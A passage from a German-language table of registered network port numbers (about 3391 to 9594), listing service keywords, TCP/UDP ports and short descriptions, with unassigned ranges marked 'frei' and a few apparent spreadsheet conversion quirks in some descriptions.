savant	3391/udp	SAVANT
efi-lm	3392/tcp	EFI License Management
efi-lm	3392/udp	EFI License Management
d2k-tapestry1	3393/tcp	D2K Tapestry Client to Server
d2k-tapestry1	3393/udp	D2K Tapestry Client to Server
d2k-tapestry2	3394/tcp	D2K Tapestry Server to Server
d2k-tapestry2	3394/udp	D2K Tapestry Server to Server
dyna-lm	3395/tcp	Dyna License Manager (Elam)
dyna-lm	3395/udp	Dyna License Manager (Elam)
printer_agent	3396/tcp	Printer Agent
printer_agent	3396/udp	Printer Agent
cloanto-lm	3397/tcp	Cloanto License Manager
cloanto-lm	3397/udp	Cloanto License Manager
mercantile	3398/tcp	Mercantile
mercantile	3398/udp	Mercantile
#	3399-3420	frei
bmap	3421/tcp	Bull Apprise portmapper
bmap	3421/udp	Bull Apprise portmapper
mira	3454/tcp	Apple Remote Access Protocol
prsvp	3455/tcp	RSVP Port
prsvp	3455/udp	RSVP Port
vat	3456/tcp	VAT default data
vat	3456/udp	VAT default data
vat-control	3457/tcp	VAT default control
vat-control	3457/udp	VAT default control
d3winosfi	3458/tcp	D3WinOsfi
d3winosfi	3458/udp	DsWinOSFI
integral	3459/tcp	Integral
integral	3459/udp	Integral

Schlüsselwort	Nummer	Beschreibung
edm-manager	3460/tcp	EDM Manger
edm-manager	3460/udp	EDM Manger
edm-stager	3461/tcp	EDM Stager
edm-stager	3461/udp	EDM Stager
edm-std-notify	3462/tcp	EDM STD Notify
edm-std-notify	3462/udp	EDM STD Notify
edm-adm-notify	3463/tcp	EDM ADM Notify
edm-adm-notify	3463/udp	EDM ADM Notify
edm-mgr-sync	3464/tcp	EDM MGR Sync
edm-mgr-sync	3464/udp	EDM MGR Sync
edm-mgr-cntrl	3465/tcp	EDM MGR Cntrl
edm-mgr-cntrl	3465/udp	EDM MGR Cntrl
workflow	3466/tcp	WORKFLOW
workflow	3466/udp	WORKFLOW
rcst	3467/tcp	RCST
rcst	3467/udp	RCST
ttcmremotectrl	3468/tcp	TTCM Remote Controll
ttcmremotectrl	3468/udp	TTCM Remote Controll
pluribus	3469/tcp	Pluribus
pluribus	3469/udp	Pluribus
jt400	3470/tcp	jt400
jt400	3470/udp	jt400
jt400-ssl	3471/tcp	jt400-ssl
jt400-ssl	3471/udp	jt400-ssl
#	3472-3562	frei
watcomdebug	3563/tcp	Watcom Debug
watcomdebug	3563/udp	Watcom Debug
#	3564-3671	frei
harlequinorb	3672/tcp	harlequinorb
harlequinorb	3672/udp	harlequinorb
#	3673-3899	frei
udt_os	3900/tcp	Unidata UDT OS
udt_os	3900/udp	Unidata UDT OS
mapper-nodemgr	3984/tcp	MAPPER network node manager
mapper-nodemgr	3984/udp	MAPPER network node manager
mapper-mapethd	3985/tcp	MAPPER TCP/IP server
mapper-mapethd	3985/udp	MAPPER TCP/IP server
mapper-ws_ethd	3986/tcp	MAPPER workstation server
mapper-ws_ethd	3986/udp	MAPPER workstation server
centerline	3987/tcp	Centerline
centerline	3987/udp	Centerline
#	3988-3999	frei
terabase	4000/tcp	Terabase
terabase	4000/udp	Terabase
	4000/tcp	ICQ
	4000/udp	ICQ
newoak	4001/tcp	NewOak
newoak	4001/udp	NewOak
netcheque	4008/tcp	NetCheque accounting
netcheque	4008/udp	NetCheque accounting
chimera-hwm	4009/tcp	Chimera HWM
chimera-hwm	4009/udp	Chimera HWM
samsung-unidex	4010/tcp	Samsung Unidex
samsung-unidex	4010/udp	Samsung Unidex
altserviceboot	4011/tcp	Alternate Service Boot
altserviceboot	4011/udp	Alternate Service Boot
pda-gate	4012/tcp	PDA Gate
pda-gate	4012/udp	PDA Gate
acl-manager	4013/tcp	ACL Manager

Schlüsselwort	Nummer	Beschreibung
acl-manager	4013/udp	ACL Manager
taiclock	4014/tcp	TAICLOCK
taiclock	4014/udp	TAICLOCK
talarian-mcast1	4015/tcp	Talarian Mcast
talarian-mcast1	4015/udp	Talarian Mcast
talarian-mcast2	4016/tcp	Talarian Mcast
talarian-mcast2	4016/udp	Talarian Mcast
talarian-mcast3	4017/tcp	Talarian Mcast
talarian-mcast3	4017/udp	Talarian Mcast
talarian-mcast4	4018/tcp	Talarian Mcast
talarian-mcast4	4018/udp	Talarian Mcast
talarian-mcast5	4019/tcp	Talarian Mcast
talarian-mcast5	4019/udp	Talarian Mcast
#	4020-4095	frei
bre	4096/tcp	BRE (Bridge Relay Element)
bre	4096/udp	BRE (Bridge Relay Element)
patrolview	4097/tcp	Patrol View
patrolview	4097/udp	Patrol View
drmsfsd	4098/tcp	drmsfsd
drmsfsd	4098/udp	drmsfsd
dpcp	4099/tcp	DPCP
dpcp	4099/udp	DPCP
#	4100-4131	frei
nuts_dem	4132/tcp	NUTS Daemon
nuts_dem	4132/udp	NUTS Daemon
nuts_bootp	4133/tcp	NUTS Bootp Server
nuts_bootp	4133/udp	NUTS Bootp Server
nifty-hmi	4134/tcp	NIFTY-Serve HMI protocol
nifty-hmi	4134/udp	NIFTY-Serve HMI protocol
oirtgsvc	4141/tcp	Workflow Server
oirtgsvc	4141/udp	Workflow Server
oidocsvc	4142/tcp	Document Server
oidocsvc	4142/udp	Document Server
oidsr	4143/tcp	Document Replication
oidsr	4143/udp	Document Replication
	4144/tcp	(Compuserve)
	4144/udp	(Compuserve)
#	4144-4159	frei
jini-discovery	4160/tcp	Jini Discovery
jini-discovery	4160/udp	Jini Discovery
#	4161-4199	frei
vrml-multi-use	4200-4299	VRML Multi User Systems
corelccam	4300/tcp	Corel CCam
corelccam	4300/udp	Corel CCam
#	4301-4320	frei
rwhois	4321/tcp	Remote Who Is
rwhois	4321/udp	Remote Who Is
unicall	4343/tcp	UNICALL
unicall	4343/udp	UNICALL
vinainstall	4344/tcp	VinaInstall
vinainstall	4344/udp	VinaInstall
m4-network-as	4345/tcp	Macro 4 Network AS
m4-network-as	4345/udp	Macro 4 Network AS
elanlm	4346/tcp	ELAN LM
elanlm	4346/udp	ELAN LM
lansurveyor	4347/tcp	LAN Surveyor
lansurveyor	4347/udp	LAN Surveyor
itose	4348/tcp	ITOSE
itose	4348/udp	ITOSE

Schlüsselwort	Nummer	Beschreibung
fsportmap	4349/tcp	File System Port Map
fsportmap	4349/udp	File System Port Map
net-device	4350/tcp	Net Device
net-device	4350/udp	Net Device
plcy-net-svcs	4351/tcp	PLCY Net Services
plcy-net-svcs	4351/udp	PLCY Net Services
#	4352	frei
f5-iquery	4353/tcp	F5 iQuery
f5-iquery	4353/udp	F5 iQuery
#	4354-4443	frei
saris	4442/tcp	Saris
saris	4442/udp	Saris
pharos	4443/tcp	Pharos
pharos	4443/udp	Pharos
krb524	4444/tcp	KRB524
krb524	4444/udp	KRB524
nv-video	4444/tcp	NV Video default
nv-video	4444/udp	NV Video default
upnotifyp	4445/tcp	UPNOTIFYP
upnotifyp	4445/udp	UPNOTIFYP
n1-fwp	4446/tcp	N1-FWP
n1-fwp	4446/udp	N1-FWP
n1-rmgmt	4447/tcp	N1-RMGMT
n1-rmgmt	4447/udp	N1-RMGMT
asc-slmd	4448/tcp	ASC Licence Manager
asc-slmd	4448/udp	ASC Licence Manager
privatewire	4449/tcp	PrivateWire
privatewire	4449/udp	PrivateWire
camp	4450/tcp	Camp
camp	4450/udp	Camp
ctisystemmsg	4451/tcp	CTI System Msg
ctisystemmsg	4451/udp	CTI System Msg
ctiprogramload	4452/tcp	CTI Program Load
ctiprogramload	4452/udp	CTI Program Load
nssalertmgr	4453/tcp	NSS Alert Manager
nssalertmgr	4453/udp	NSS Alert Manager
nssagentmgr	4454/tcp	NSS Agent Manager
nssagentmgr	4454/udp	NSS Agent Manager
prchat-user	4455/tcp	PR Chat User
prchat-user	4455/udp	PR Chat User
prchat-server	4456/tcp	PR Chat Server
prchat-server	4456/udp	PR Chat Server
prRegister	4457/tcp	PR Register
prRegister	4457/udp	PR Register
#	4458-4499	frei
sae-urn	4500/tcp	sae-urn
sae-urn	4500/udp	sae-urn
urn-x-cdchoice	4501/tcp	urn-x-cdchoice
urn-x-cdchoice	4501/udp	urn-x-cdchoice
worldscores	4545/tcp	WorldScores
worldscores	4545/udp	WorldScores
sf-lm	4546/tcp	SF License Manager (Sentinel)
sf-lm	4546/udp	SF License Manager (Sentinel)
lanner-lm	4547/tcp	Lanner License Manager
lanner-lm	4547/udp	Lanner License Manager
#	4548-4671	frei
rfa	4672/tcp	remote file access server
rfa	4672/udp	remote file access server
#	4673-4799	frei

Schlüsselwort	Nummer	Beschreibung
iims	4800/tcp	Icona Instant Messenging System
iims	4800/udp	Icona Instant Messenging System
iwec	4801/tcp	Icona Web Embedded Chat
iwec	4801/udp	Icona Web Embedded Chat
ilss	4802/tcp	Icona License System Server
ilss	4802/udp	Icona License System Server
#	4803-4826	frei
htcp	4827/tcp	HTCP
htcp	4827/udp	HTCP
#	4828-4867	frei
phrelay	4868/tcp	Photon Relay
phrelay	4868/udp	Photon Relay
phrelaydbg	4869/tcp	Photon Relay Debug
phrelaydbg	4869/udp	Photon Relay Debug
abbs	4885/tcp	ABBS
abbs	4885/udp	ABBS
commplex-main	5000/tcp	
commplex-main	5000/udp	
commplex-link	5001/tcp	
commplex-link	5001/udp	
rfe	5002/tcp	radio free ethernet
rfe	5002/udp	radio free ethernet
fmpro-internal	5003/tcp	FileMaker, Inc. - Proprietary transport
fmpro-internal	5003/udp	FileMaker, Inc. - Proprietary name binding
avt-profile-1	5004/tcp	avt-profile-1
avt-profile-1	5004/udp	avt-profile-1
avt-profile-2	5005/tcp	avt-profile-2
avt-profile-2	5005/udp	avt-profile-2
telelpathstart	5010/tcp	TelepathStart
telelpathstart	5010/udp	TelepathStart
telelpathattack	5011/tcp	TelepathAttack
telelpathattack	5011/udp	TelepathAttack
zenginkyo-1	5020/tcp	zenginkyo-1
zenginkyo-1	5020/udp	zenginkyo-1
zenginkyo-2	5021/tcp	zenginkyo-2
zenginkyo-2	5021/udp	zenginkyo-2
asnaacceler8db	5042/tcp	asnaacceler8db
asnaacceler8db	5042/udp	asnaacceler8db
mmcc	5050/tcp	multimedia conference control tool
mmcc	5050/udp	multimedia conference control tool
ita-agent	5051/tcp	ITA Agent
ita-agent	5051/udp	ITA Agent
ita-manager	5052/tcp	ITA Manager
ita-manager	5052/udp	ITA Manager
sip	5060/tcp	SIP
sip	5060/udp	SIP
rmonitor_secure	5145/tcp	
rmonitor_secure	5145/udp	
atmp	5150/tcp	Ascend Tunnel Management Protocol
atmp	5150/udp	Ascend Tunnel Management Protocol
esri_sde	5151/tcp	ESRI SDE Instance
esri_sde	5151/udp	ESRI SDE Remote Start
sde-discovery	5152/tcp	ESRI SDE Instance Discovery
sde-discovery	5152/udp	ESRI SDE Instance Discovery
ife_icorp	5165/tcp	ife_1corp
ife_icorp	5165/udp	ife_1corp
aol	5190/tcp	America-Online
aol	5190/udp	America-Online
aol-1	5191/tcp	AmericaOnline1

Schlüsselwort	Nummer	Beschreibung
aol-1	5191/udp	AmericaOnline1
aol-2	5192/tcp	AmericaOnline2
aol-2	5192/udp	AmericaOnline2
aol-3	5193/tcp	AmericaOnline3
aol-3	5193/udp	AmericaOnline3
targus-aib1	5200/tcp	Targus AIB 1
targus-aib1	5200/udp	Targus AIB 1
targus-aib2	5201/tcp	Targus AIB 2
targus-aib2	5201/udp	Targus AIB 2
targus-tnts1	5202/tcp	Targus TNTS 1
targus-tnts1	5202/udp	Targus TNTS 1
targus-tnts2	5203/tcp	Targus TNTS 2
targus-tnts2	5203/udp	Targus TNTS 2
padl2sim	5236/tcp	
padl2sim	5236/udp	
pk	5272/tcp	PK
pk	5272/udp	PK
hacl-hb	5300/tcp	# HA cluster heartbeat
hacl-hb	5300/udp	# HA cluster heartbeat
hacl-gs	5301/tcp	# HA cluster general services
hacl-gs	5301/udp	# HA cluster general services
hacl-cfg	5302/tcp	# HA cluster configuration
hacl-cfg	5302/udp	# HA cluster configuration
hacl-probe	5303/tcp	# HA cluster probing
hacl-probe	5303/udp	# HA cluster probing
hacl-local	5304/tcp	# HA Cluster Commands
hacl-local	5304/udp	
hacl-test	5305/tcp	# HA Cluster Test
hacl-test	5305/udp	
sun-mc-grp	5306/tcp	Sun MC Group
sun-mc-grp	5306/udp	Sun MC Group
sco-aip	5307/tcp	SCO AIP
sco-aip	5307/udp	SCO AIP
cfengine	5308/tcp	CFengine
cfengine	5308/udp	CFengine
jprinter	5309/tcp	J Printer
jprinter	5309/udp	J Printer
outlaws	5310/tcp	Outlaws
outlaws	5310/udp	Outlaws
tmlogin	5311/tcp	TM Login
tmlogin	5311/udp	TM Login
#	5312-5399	frei
excerpt	5400/tcp	Excerpt Search
excerpt	5400/udp	Excerpt Search
excerpts	5401/tcp	Excerpt Search Secure
excerpts	5401/udp	Excerpt Search Secure
mftp	5402/tcp	MFTP
mftp	5402/udp	MFTP
hpoms-ci-lstn	5403/tcp	HPOMS-CI-LSTN
hpoms-ci-lstn	5403/udp	HPOMS-CI-LSTN
hpoms-dps-lstn	5404/tcp	HPOMS-DPS-LSTN
hpoms-dps-lstn	5404/udp	HPOMS-DPS-LSTN
netsupport	5405/tcp	NetSupport
netsupport	5405/udp	NetSupport
systemics-sox	5406/tcp	Systemics Sox
systemics-sox	5406/udp	Systemics Sox
foresyte-clear	5407/tcp	Foresyte-Clear
foresyte-clear	5407/udp	Foresyte-Clear
foresyte-sec	5408/tcp	Foresyte-Sec

Schlüsselwort	Nummer	Beschreibung
foresyte-sec	5408/udp	Foresyte-Sec
salient-dtasrv	5409/tcp	Salient Data Server
salient-dtasrv	5409/udp	Salient Data Server
salient-usrmgr	5410/tcp	Salient User Manager
salient-usrmgr	5410/udp	Salient User Manager
actnet	5411/tcp	ActNet
actnet	5411/udp	ActNet
continuus	5412/tcp	Continuus
continuus	5412/udp	Continuus
wwiotalk	5413/tcp	WWIOTALK
wwiotalk	5413/udp	WWIOTALK
statusd	5414/tcp	StatusD
statusd	5414/udp	StatusD
ns-server	5415/tcp	NS Server
ns-server	5415/udp	NS Server
sns-gateway	5416/tcp	SNS Gateway
sns-gateway	5416/udp	SNS Gateway
sns-agent	5417/tcp	SNS Agent
sns-agent	5417/udp	SNS Agent
mcntp	5418/tcp	MCNTP
mcntp	5418/udp	MCNTP
dj-ice	5419/tcp	DJ-ICE
dj-ice	5419/udp	DJ-ICE
cylink-c	5420/tcp	Cylink-C
cylink-c	5420/udp	Cylink-C
#	5421-5499	frei
fcp-addr-srvr1	5500/tcp	fcp-addr-srvr1
fcp-addr-srvr1	5500/udp	fcp-addr-srvr1
fcp-addr-srvr2	5501/tcp	fcp-addr-srvr2
fcp-addr-srvr2	5501/udp	fcp-addr-srvr2
fcp-srvr-inst1	5502/tcp	fcp-srvr-inst1
fcp-srvr-inst1	5502/udp	fcp-srvr-inst1
fcp-srvr-inst2	5503/tcp	fcp-srvr-inst2
fcp-srvr-inst2	5503/udp	fcp-srvr-inst2
fcp-cics-gw1	5504/tcp	fcp-cics-gw1
fcp-cics-gw1	5504/udp	fcp-cics-gw1
#	5504-5554	frei
	5555/tcp	HP Omniback
personal-agent	5555/tcp	Personal Agent
personal-agent	5555/udp	Personal Agent
#	5556-5598	frei
esinstall	5599/tcp	Enterprise Security Remote Install
esinstall	5599/udp	Enterprise Security Remote Install
esmmanager	5600/tcp	Enterprise Security Manager
esmmanager	5600/udp	Enterprise Security Manager
esmagent	5601/tcp	Enterprise Security Agent
esmagent	5601/udp	Enterprise Security Agent
a1-msc	5602/tcp	A1-MSC
a1-msc	5602/udp	A1-MSC
a1-bs	5603/tcp	A1-BS
a1-bs	5603/udp	A1-BS
a3-sdunode	5604/tcp	A3-SDUNode
a3-sdunode	5604/udp	A3-SDUNode
a4-sdunode	5605/tcp	A4-SDUNode
a4-sdunode	5605/udp	A4-SDUNode
pcanywheredata	5631/tcp	pcANYWHEREdata
pcanywheredata	5631/udp	pcANYWHEREdata
pcanywherestat	5632/tcp	pcANYWHEREstat
pcanywherestat	5632/udp	pcANYWHEREstat

Schlüsselwort	Nummer	Beschreibung
rrac	5678/tcp	Remote Replication Agent Connection
rrac	5678/udp	Remote Replication Agent Connection
dccm	5679/tcp	Direct Cable Connect Manager
dccm	5679/udp	Direct Cable Connect Manager
proshareaudio	5713/tcp	proshare conf audio
proshareaudio	5713/udp	proshare conf audio
prosharevideo	5714/tcp	proshare conf video
prosharevideo	5714/udp	proshare conf video
prosharedata	5715/tcp	proshare conf data
prosharedata	5715/udp	proshare conf data
prosharerequest	5716/tcp	proshare conf request
prosharerequest	5716/udp	proshare conf request
prosharenotify	5717/tcp	proshare conf notify
prosharenotify	5717/udp	proshare conf notify
openmail	5729/tcp	Openmail User Agent Layer
openmail	5729/udp	Openmail User Agent Layer
ida-discover1	5741/tcp	IDA Discover Port 1
ida-discover1	5741/udp	IDA Discover Port 1
ida-discover2	5742/tcp	IDA Discover Port 2
ida-discover2	5742/udp	IDA Discover Port 2
fcopy-server	5745/tcp	fcopy-server
fcopy-server	5745/udp	fcopy-server
fcopys-server	5746/tcp	fcopys-server
fcopys-server	5746/udp	fcopys-server
openmailg	5755/tcp	OpenMail Desk Gateway server
openmailg	5755/udp	OpenMail Desk Gateway server
x500ms	5757/tcp	OpenMail X.500 Directory Server
x500ms	5757/udp	OpenMail X.500 Directory Server
openmailns	5766/tcp	OpenMail NewMail Server
openmailns	5766/udp	OpenMail NewMail Server
s-openmail	5767/tcp	OpenMail Suer Agent Layer (Secure)
s-openmail	5767/udp	OpenMail Suer Agent Layer (Secure)
openmailpxy	5768/tcp	OpenMail CMTS Server
openmailpxy	5768/udp	OpenMail CMTS Server
x11	6000-6063/tc	X Window System
x11	6000-6063/ud	X Window System
softcm	6110/tcp	HP SoftBench CM
softcm	6110/udp	HP SoftBench CM
spc	6111/tcp	HP SoftBench Sub-Process Control
spc	6111/udp	HP SoftBench Sub-Process Control
dtspcd	6112/tcp	dtspcd
dtspcd	6112/udp	dtspcd
backup-express	6123/tcp	Backup Express
backup-express	6123/udp	Backup Express
meta-corp	6141/tcp	Meta Corporation License Manager
meta-corp	6141/udp	Meta Corporation License Manager
aspentec-lm	6142/tcp	Aspen Technology License Manager
aspentec-lm	6142/udp	Aspen Technology License Manager
watershed-lm	6143/tcp	Watershed License Manager
watershed-lm	6143/udp	Watershed License Manager
statsci1-lm	6144/tcp	StatSci License Manager - 1
statsci1-lm	6144/udp	StatSci License Manager - 1
statsci2-lm	6145/tcp	StatSci License Manager - 2
statsci2-lm	6145/udp	StatSci License Manager - 2
lonewolf-lm	6146/tcp	Lone Wolf Systems License Manager
lonewolf-lm	6146/udp	Lone Wolf Systems License Manager
montage-lm	6147/tcp	Montage License Manager
montage-lm	6147/udp	Montage License Manager
ricardo-lm	6148/tcp	Ricardo North America License Manager

Schlüsselwort	Nummer	Beschreibung
ricardo-lm	6148/udp	Ricardo North America License Manager
tal-pod	6149/tcp	tal-pod
tal-pod	6149/udp	tal-pod
crip	6253/tcp	CRIP
crip	6253/udp	CRIP
clariion-evr01	6389/tcp	clariion-evr01
clariion-evr01	6389/udp	clariion-evr01
skip-cert-recv	6455/tcp	SKIP Certificate Receive
skip-cert-send	6456/tcp	SKIP Certificate Send
lvision-lm	6471/tcp	LVision License Manager
lvision-lm	6471/udp	LVision License Manager
#	6472-6499	frei
boks	6500/tcp	BoKS Master
boks	6500/udp	BoKS Master
boks_servc	6501/tcp	BoKS Servc
boks_servc	6501/udp	BoKS Servc
boks_servm	6502/tcp	BoKS Servm
boks_servm	6502/udp	BoKS Servm
boks_clntd	6503/tcp	BoKS Clntd
boks_clntd	6503/udp	BoKS Clntd
#	6504	frei
badm_priv	6505/tcp	BoKS Admin Private Port
badm_priv	6505/udp	BoKS Admin Private Port
badm_pub	6506/tcp	BoKS Admin Public Port
badm_pub	6506/udp	BoKS Admin Public Port
bdir_priv	6507/tcp	BoKS Dir Server, Private Port
bdir_priv	6507/udp	BoKS Dir Server, Private Port
bdir_pub	6508/tcp	BoKS Dir Server, Public Port
bdir_pub	6508/udp	BoKS Dir Server, Public Port
#	6509-6549	frei
fg-sysupdate	6550/tcp	fg-sysupdate
fg-sysupdate	6550/udp	fg-sysupdate
#	6551-6557	frei
xdsxdm	6558/tcp	
xdsxdm	6558/udp	
ircu	6665-6669/tcIRCU	
ircu	6665-6669/udIRCU	
vocaltec-gold	6670/tcp	Vocaltec Global Online Directory
vocaltec-gold	6670/udp	Vocaltec Global Online Directory
vision_server	6672/tcp	vision_server
vision_server	6672/udp	vision_server
vision_elmd	6673/tcp	vision_elmd
vision_elmd	6673/udp	vision_elmd
kti-icad-srvr	6701/tcp	KTI/ICAD Nameserver
kti-icad-srvr	6701/udp	KTI/ICAD Nameserver
hnmp	6790/tcp	HNMP
hnmp	6790/udp	HNMP
ambit-lm	6831/tcp	ambit-lm
ambit-lm	6831/udp	ambit-lm
netmo-default	6841/tcp	Netmo Default
netmo-default	6841/udp	Netmo Default
netmo-http	6842/tcp	Netmo HTTP
netmo-http	6842/udp	Netmo HTTP
acmsoda	6969/tcp	acmsoda
acmsoda	6969/udp	acmsoda
iatp-highpri	6998/tcp	IATP-highPri
iatp-highpri	6998/udp	IATP-highPri
iatp-normalpri	6999/tcp	IATP-normalPri
iatp-normalpri	6999/udp	IATP-normalPri

Schlüsselwort	Nummer	Beschreibung
afs3-fileserver	7000/tcp	file server itself
afs3-fileserver	7000/udp	file server itself
afs3-callback	7001/tcp	callbacks to cache managers
afs3-callback	7001/udp	callbacks to cache managers
afs3-prserver	7002/tcp	users & groups database
afs3-prserver	7002/udp	users & groups database
afs3-vlserver	7003/tcp	volume location database
afs3-vlserver	7003/udp	volume location database
afs3-kaserver	7004/tcp	AFS/Kerberos authentication service
afs3-kaserver	7004/udp	AFS/Kerberos authentication service
afs3-volser	7005/tcp	volume managment server
afs3-volser	7005/udp	volume managment server
afs3-errors	7006/tcp	error interpretation service
afs3-errors	7006/udp	error interpretation service
afs3-bos	7007/tcp	basic overseer process
afs3-bos	7007/udp	basic overseer process
afs3-update	7008/tcp	server-to-server updater
afs3-update	7008/udp	server-to-server updater
afs3-rmtsys	7009/tcp	remote cache manager service
afs3-rmtsys	7009/udp	remote cache manager service
ups-onlinet	7010/tcp	onlinet uninterruptable power supplies
ups-onlinet	7010/udp	onlinet uninterruptable power supplies
dpserve	7020/tcp	DP Serve
dpserve	7020/udp	DP Serve
dpserveadmin	7021/tcp	DP Serve Admin
dpserveadmin	7021/udp	DP Serve Admin
arcp	7070/tcp	ARCP
arcp	7070/udp	ARCP
lazy-ptop	7099/tcp	lazy-ptop
lazy-ptop	7099/udp	lazy-ptop
font-service	7100/tcp	X Font Service
font-service	7100/udp	X Font Service
virprot-lm	7121/tcp	Virtual Prototypes License Manager
virprot-lm	7121/udp	Virtual Prototypes License Manager
clutild	7174/tcp	Clutild
clutild	7174/udp	Clutild
fodms	7200/tcp	FODMS FLIP
fodms	7200/udp	FODMS FLIP
dlip	7201/tcp	DLIP
dlip	7201/udp	DLIP
winqedit	7395/tcp	winqedit
winqedit	7395/udp	winqedit
pmdmgr	7426/tcp	OpenView DM Postmaster Manager
pmdmgr	7426/udp	OpenView DM Postmaster Manager
oveadmgr	7427/tcp	OpenView DM Event Agent Manager
oveadmgr	7427/udp	OpenView DM Event Agent Manager
ovladmgr	7428/tcp	OpenView DM Log Agent Manager
ovladmgr	7428/udp	OpenView DM Log Agent Manager
opi-sock	7429/tcp	OpenView DM rqt communication
opi-sock	7429/udp	OpenView DM rqt communication
xmpv7	7430/tcp	OpenView DM xmpv7 api pipe
xmpv7	7430/udp	OpenView DM xmpv7 api pipe
pmd	7431/tcp	OpenView DM ovc/xmpv3 api pipe
pmd	7431/udp	OpenView DM ovc/xmpv3 api pipe
faximum	7437/tcp	Faximum
faximum	7437/udp	Faximum
telops-lmd	7491/tcp	telops-lmd
telops-lmd	7491/udp	telops-lmd
pafec-lm	7511/tcp	pafec-lm

Schlüsselwort	Nummer	Beschreibung
pafec-lm	7511/udp	pafec-lm
nta-ds	7544/tcp	FlowAnalyzer DisplayServer
nta-ds	7544/udp	FlowAnalyzer DisplayServer
nta-us	7545/tcp	FlowAnalyzer UtilityServer
nta-us	7545/udp	FlowAnalyzer UtilityServer
vsi-omega	7566/tcp	VSI Omega
vsi-omega	7566/udp	VSI Omega
aries-kfinder	7570/tcp	Aries Kfinder
aries-kfinder	7570/udp	Aries Kfinder
sun-lm	7588/tcp	Sun License Manager
sun-lm	7588/udp	Sun License Manager
pmdfmgt	7633/tcp	PMDF Management
pmdfmgt	7633/udp	PMDF Management
cbt	7777/tcp	cbt
cbt	7777/udp	cbt
accu-lmgr	7781/tcp	accu-lmgr
accu-lmgr	7781/udp	accu-lmgr
t2-drm	7932/tcp	Tier 2 Data Resource Manager
t2-drm	7932/udp	Tier 2 Data Resource Manager
t2-brm	7933/tcp	Tier 2 Business Rules Manager
t2-brm	7933/udp	Tier 2 Business Rules Manager
quest-vista	7980/tcp	Quest Vista
quest-vista	7980/udp	Quest Vista
irdmi2	7999/tcp	iRDMI2
irdmi2	7999/udp	iRDMI2
irdmi	8000/tcp	iRDMI
irdmi	8000/udp	iRDMI
vcom-tunnel	8001/tcp	VCOM Tunnel
vcom-tunnel	8001/udp	VCOM Tunnel
http-alt	8008/tcp	HTTP Alternate
http-alt	8008/udp	HTTP Alternate
pro-ed	8032/tcp	ProEd
pro-ed	8032/udp	ProEd
mindprint	8033/tcp	MindPrint
mindprint	8033/udp	MindPrint
http-alt	8080/tcp	HTTP Alternate (see port 80)
http-alt	8080/udp	HTTP Alternate (see port 80)
trivnet1	8200/tcp	TRIVNET
trivnet1	8200/udp	TRIVNET
trivnet2	8201/tcp	TRIVNET
trivnet2	8201/udp	TRIVNET
lm-perfworks	8204/tcp	LM Perfworks
lm-perfworks	8204/udp	LM Perfworks
lm-instmgr	8205/tcp	LM Instmgr
lm-instmgr	8205/udp	LM Instmgr
lm-dta	8206/tcp	LM Dta
lm-dta	8206/udp	LM Dta
lm-sserver	8207/tcp	LM SServer
lm-sserver	8207/udp	LM SServer
server-find	8351/tcp	Server Find
server-find	8351/udp	Server Find
cruise-enum	8376/tcp	Cruise ENUM
cruise-enum	8376/udp	Cruise ENUM
cruise-swroute	8377/tcp	Cruise SWROUTE
cruise-swroute	8377/udp	Cruise SWROUTE
cruise-config	8378/tcp	Cruise CONFIG
cruise-config	8378/udp	Cruise CONFIG
cruise-diags	8379/tcp	Cruise DIAGS
cruise-diags	8379/udp	Cruise DIAGS

Schlüsselwort	Nummer	Beschreibung
cruise-update	8380/tcp	Cruise UPDATE
cruise-update	8380/udp	Cruise UPDATE
cvd	8400/tcp	cvd
cvd	8400/udp	cvd
sabarsd	8401/tcp	sabarsd
sabarsd	8401/udp	sabarsd
abarsd	8402/tcp	abarsd
abarsd	8402/udp	abarsd
admind	8403/tcp	admind
admind	8403/udp	admind
npmp	8450/tcp	npmp
npmp	8450/udp	npmp
vp2p	8473/tcp	Virtual Point to Point
vp2p	8473/udp	Virtual Point to Point
rtsp-alt	8554/tcp	RTSP Alternate (see port 554)
rtsp-alt	8554/udp	RTSP Alternate (see port 554)
ibus	8733/tcp	iBus
ibus	8733/udp	iBus
ultraseek-http	8765/tcp	Ultraseek HTTP
ultraseek-http	8765/udp	Ultraseek HTTP
cddbp-alt	8880/tcp	CDDBP
cddbp-alt	8880/udp	CDDBP
ddi-tcp-1	8888/tcp	NewsEDGE server TCP (TCP 1)
ddi-udp-1	8888/udp	NewsEDGE server UDP (UDP 1)
ddi-tcp-2	8889/tcp	Desktop Data TCP 1
ddi-udp-2	8889/udp	NewsEDGE server broadcast
ddi-tcp-3	8890/tcp	Desktop Data TCP 2
ddi-udp-3	8890/udp	NewsEDGE client broadcast
ddi-tcp-4	8891/tcp	Desktop Data TCP 0,125 NESS application
ddi-udp-4	8891/udp	Desktop Data UDP 0,125 NESS application
ddi-tcp-5	8892/tcp	Desktop Data TCP 0,166666666666667 FARM product
ddi-udp-5	8892/udp	Desktop Data UDP 0,166666666666667 FARM product
ddi-tcp-6	8893/tcp	Desktop Data TCP 0,208333333333333 NewsEDGE/Web application
ddi-udp-6	8893/udp	Desktop Data UDP 0,208333333333333 NewsEDGE/Web application
ddi-tcp-7	8894/tcp	Desktop Data TCP 0,25 COAL application
ddi-udp-7	8894/udp	Desktop Data UDP 0,25 COAL application
jmb-cds1	8900/tcp	JMB-CDS 1
jmb-cds1	8900/udp	JMB-CDS 1
jmb-cds2	8901/tcp	JMB-CDS 2
jmb-cds2	8901/udp	JMB-CDS 2
cslistener	9000/tcp	CSlistener
cslistener	9000/udp	CSlistener
kastenxpipe	9001/tcp	KastenX Pipe
kastenxpipe	9001/udp	KastenX Pipe
sctp	9006/tcp	SCTP
sctp	9006/udp	SCTP
websm	9090/tcp	WebSM
websm	9090/udp	WebSM
wap-wsp	9200/tcp	WAP connectionless session service
wap-wsp	9200/udp	WAP connectionless session service
wap-wsp-wtp	9201/tcp	WAP session service
wap-wsp-wtp	9201/udp	WAP session service
wap-wsp-s	9202/tcp	WAP secure connectionless session service
wap-wsp-s	9202/udp	WAP secure connectionless session service
wap-wsp-wtp-s	9203/tcp	WAP secure session service
wap-wsp-wtp-s	9203/udp	WAP secure session service

Schlüsselwort	Nummer	Beschreibung
wap-vcard	9204/tcp	WAP vCard
wap-vcard	9204/udp	WAP vCard
wap-vcal	9205/tcp	WAP vCal
wap-vcal	9205/udp	WAP vCal
wap-vcard-s	9206/tcp	WAP vCard Secure
wap-vcard-s	9206/udp	WAP vCard Secure
wap-vcal-s	9207/tcp	WAP vCal Secure
wap-vcal-s	9207/udp	WAP vCal Secure
ismserver	9500/tcp	ismserver
ismserver	9500/udp	ismserver
man	9535/tcp	
man	9535/udp	
msgsys	9594/tcp	Message System
msgsys	9594/udp	Message System
